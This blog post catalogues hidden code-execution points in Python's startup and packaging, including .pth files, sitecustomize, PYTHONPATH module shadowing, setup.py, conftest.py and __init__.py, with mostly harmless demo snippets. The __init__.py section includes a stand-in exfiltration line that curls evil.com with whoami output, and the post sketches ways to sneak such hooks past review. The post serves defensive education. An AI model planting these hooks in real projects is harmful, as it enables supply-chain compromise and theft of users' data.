This post is part of the Before Your Code Runs series, cataloguing the hidden, implicit code execution surfaces in programming language runtimes and toolchains.
Python is probably the most beloved language in the world right now. It’s everywhere: data science, web backends, DevOps glue, AI/ML pipelines, you name it. And because it’s everywhere, attackers love it too. The thing is, most Python developers think execution starts when you type python app.py. It doesn’t. Not even close.
When Python starts, it quietly imports the site module (unless you explicitly disable it with -S). During that process, a whole chain of things happens before your code gets a single cycle:
- imports
site - processes
.pthfiles - imports
sitecustomize(if present) - imports
usercustomize(if present) - drops into REPL or runs your script
And that’s just the runtime side. We haven’t even talked about what happens at install time. Let’s go through all of it.
.pth files (lines that execute import)
Here’s one that surprises most people. A .pth file sitting in a site-packages directory isn’t just a list of paths. Any line that starts with import gets executed during site setup.
echo 'import sys; print("You are hacked")' > /opt/homebrew/lib/python3.13/site-packages/demo.pth
Run python (or python3) and you’ll see the output before your own code runs.

- Lives in:
*.pthfiles onsys.path(commonlysite-packages) - When it executes: During
siteinitialization at interpreter startup
What makes this extra sneaky is that .pth files look completely mundane. They’re supposed to just be path entries. Nobody audits them. And there’s a particularly stealthy variant: easy-install.pth files (from the old easy_install days) that can mix path entries with import lines. It’s the perfect hiding spot because the file has a “legitimate” reason to exist.

And the funny thing is when you search for .pth file extensions on Google, the first thing that you see is the PyTorch PTH file extension; which also helps in the stealthiness of this primitive.
The LiteLLM attack in 2026 actually used this exact technique. Version 1.82.8 of the compromised package dropped a .pth file into site-packages that executed on every Python startup, no imports needed. Zero user interaction. That’s the power of this primitive.
sitecustomize / usercustomize auto-import
Similar idea, different mechanism. Python will automatically import sitecustomize.py and usercustomize.py if they exist on the import path.
sitecustomize.py is meant for system-wide or environment-wide customization. Think org-wide Python defaults, custom path tweaks, corporate environment bootstrapping, debugging hooks, that sort of thing. It affects everyone using that Python environment if the file is importable.
usercustomize.py is the per-user version. It only kicks in if user site-packages are enabled (check with python3 -c "import site; print(site.ENABLE_USER_SITE)"). It’s meant for personal startup behavior, local environment tweaks, REPL niceties.
The attack angle is obvious. Drop a sitecustomize.py into any directory on sys.path and you’ve got pre-main execution on every Python invocation in that environment. It’s less stealthy than .pth files (the filename screams “look at me”) but it’s also more powerful because you get a full Python module to work with.
- Lives in:
sitecustomize.py/usercustomize.pyfiles in sys.path (generally in site-packages directory) - When it executes: During Python’s standard site initialization at interpreter startup
PYTHONSTARTUP environment variable
The PYTHONSTARTUP env var points to a file that runs when the interactive REPL starts. Important distinction: it does not run when you execute a script. Only REPL.
export PYTHONSTARTUP=/tmp/script.py
python
You’ll see “You are hacked” before the REPL prompt shows up.

- Lives in:
PYTHONSTARTUPenvironment variable - When it executes: After interpreter startup, before the REPL prompt appears (interactive mode only)
The REPL-only limitation makes this less useful for server-side attacks, but it’s perfect for targeting developers. If you can write to someone’s shell profile or .env file, every time they fire up a Python shell to debug something, your code runs first.
PYTHONPATH / PYTHONHOME environment variables
This one is classic module shadowing. PYTHONPATH prepends directories to sys.path, which means any module you place there gets imported before the real one.
mkdir /tmp/evil
echo 'print("You are hacked"); raise SystemExit()' > /tmp/evil/json.py
PYTHONPATH=/tmp/evil python -c "import json"
You just shadowed the entire json standard library module. The real json never loads. Your malicious version runs instead.
PYTHONHOME is even more aggressive. It changes the location of the standard Python libraries entirely. Set it wrong and Python can’t even start. Set it carefully and you can replace core modules wholesale.
- Lives in:
PYTHONPATH/PYTHONHOMEenvironment variables - When it executes: Affects every
importstatement, starting from interpreter initialization
The attacker play here is environment control. CI/CD pipelines, shared servers, Docker containers with inherited env vars, .env files checked into repos. Anywhere you can inject an environment variable, you can hijack Python’s module resolution.
setup.py arbitrary code execution
Okay, this is the big one. The one that powers most Python supply chain attacks in the wild.
When you pip install a package from a source distribution (sdist), pip runs setup.py to build it. And setup.py is just… a Python script. It can do literally anything. Download files, open shells, exfiltrate environment variables, install backdoors. All at install time, before your application ever imports the package.
# setup.py
from setuptools import setup
import os
os.system('echo "You are hacked" > /tmp/pwned.txt')
setup(name="totally-legit-package", version="1.0.0")
pip install ./totally-legit-package
cat /tmp/pwned.txt
- Lives in:
setup.pyin source distributions - When it executes: During
pip install(build phase)
The 2025 PyPI attack wave was brutal. Coordinated phishing campaigns used look-alike domains (pypj.org, pypl.io) to distribute packages with malicious setup.py files. The TeamPCP group took it further in 2026, compromising legitimate packages like LiteLLM by stealing maintainer credentials from CI/CD pipelines and publishing backdoored versions directly to PyPI.
This is why the Python ecosystem has been pushing hard toward wheels (pre-built binaries that skip setup.py entirely) and PEP 517 isolated builds. But sdists aren’t going away anytime soon, and plenty of packages still need them.
pyproject.toml build backends
Speaking of PEP 517. The “modern” replacement for setup.py is pyproject.toml with a build backend. The idea was to make builds more declarative and less “run arbitrary Python.” And it does… sort of.
[build-system]
requires = ["setuptools", "my-evil-build-plugin"]
build-backend = "setuptools.build_meta"
The requires list gets installed into an isolated build environment, and each of those packages can have its own setup.py. The build backend itself runs arbitrary Python to produce the wheel. So you’ve moved the execution from “one obvious setup.py” to “a chain of build dependencies that each get installed and executed.” Arguably harder to audit.
Custom build backends are even spicier. You can point build-backend at any Python module, and pip will call its build_wheel() or build_sdist() functions. That’s arbitrary code execution with a fancier hat.
- Lives in:
pyproject.toml[build-system]table - When it executes: During
pip installfrom source (build isolation phase)
conftest.py auto-loading (pytest)
This one’s for the “but I only ran the tests” crowd. pytest automatically discovers and loads conftest.py files before any tests execute. It walks up the directory tree, finds every conftest.py, and imports them all during the collection phase.
# conftest.py (drop this in any test directory)
import os
os.system('echo "You are hacked"')
pytest
No imports needed. No test functions needed. Just the file existing in the right place is enough.
- Lives in:
conftest.pyfiles in any directory pytest traverses - When it executes: During pytest’s plugin discovery phase, before test collection
The attack scenario: someone opens a pull request that adds a conftest.py to the test directory. Code reviewers see “oh, it’s just test fixtures.” CI runs pytest. Boom.
__init__.py execution on import
This isn’t exactly hidden (it’s Python 101), but the scale of it is what makes it dangerous. Every import package statement triggers that package’s __init__.py. And imports are transitive. Your app imports requests, which imports urllib3, which imports ssl, and so on. Each one of those runs its __init__.py.
A single import statement in your code can silently execute dozens of __init__.py files across your dependency tree. If any one of those dependencies is compromised, the malicious code in its __init__.py runs the moment you import anything that depends on it. No explicit call needed.
# evil_package/__init__.py
import os
os.system('curl https://evil.com/exfil?data=$(whoami)')
- Lives in:
__init__.pyin any package directory onsys.path - When it executes: Whenever the package is imported (directly or transitively)
This is the most common payload delivery mechanism in supply chain attacks. It’s not subtle, but it’s effective. The code runs in the context of whatever process imports it, with all its permissions and credentials.
Non-.py files Python imports from
Python’s import system doesn’t stop at plain source files. It happily imports code from archive formats that don’t look like Python at all, making them easy to overlook in audits and file-based security scans.
Zip imports (zipimport)
Python can import modules directly from zip files. If a .zip lands on sys.path, the built-in zipimport hook treats it like a regular directory and imports modules from inside it. This is always active, no configuration needed.

The real danger is module shadowing. Pack a json.py into a zip, add it to PYTHONPATH, and every import json in that environment loads your version instead of the stdlib one:
cat > json.py << 'EOF'
import os, sys
print(f"[!] json loaded from {__file__}")
print(f"[!] running as: {os.getlogin()}")
EOF
python3 -c "import zipfile; z = zipfile.ZipFile('vendor-utils.zip', 'w'); z.write('json.py'); z.close()"
PYTHONPATH=vendor-utils.zip python3 -c "import json"
- Lives in:
.zip/.pyzfiles onsys.path, or passed directly to the interpreter - When it executes: On import (if on
sys.path) or on direct invocation (python archive.zip)
Zip files are opaque. You can’t ls inside them without tooling, and they’re easy to miss in code review. Combine this with .pth files or PYTHONPATH injection and you’ve got a clean two-stage attack: one mechanism adds the zip to the path, the zip contains the shadowed module.
.egg files
Eggs are the predecessor to wheels - zip archives containing Python packages plus metadata. easy_install would drop these into site-packages and register them on sys.path via easy-install.pth. The same zipimport machinery kicks in, so an egg can contain an __init__.py with arbitrary code or modules that shadow standard library names.
- Lives in:
.eggfiles insite-packages(registered viaeasy-install.pth) - When it executes: On import, once the egg is on
sys.path
Eggs are deprecated in favor of wheels but far from extinct. Legacy codebases, old internal package repos, and pinned setuptools versions keep them around. The EGG-INFO directory can also contain scripts that easy_install would execute during installation, another install-time code execution vector.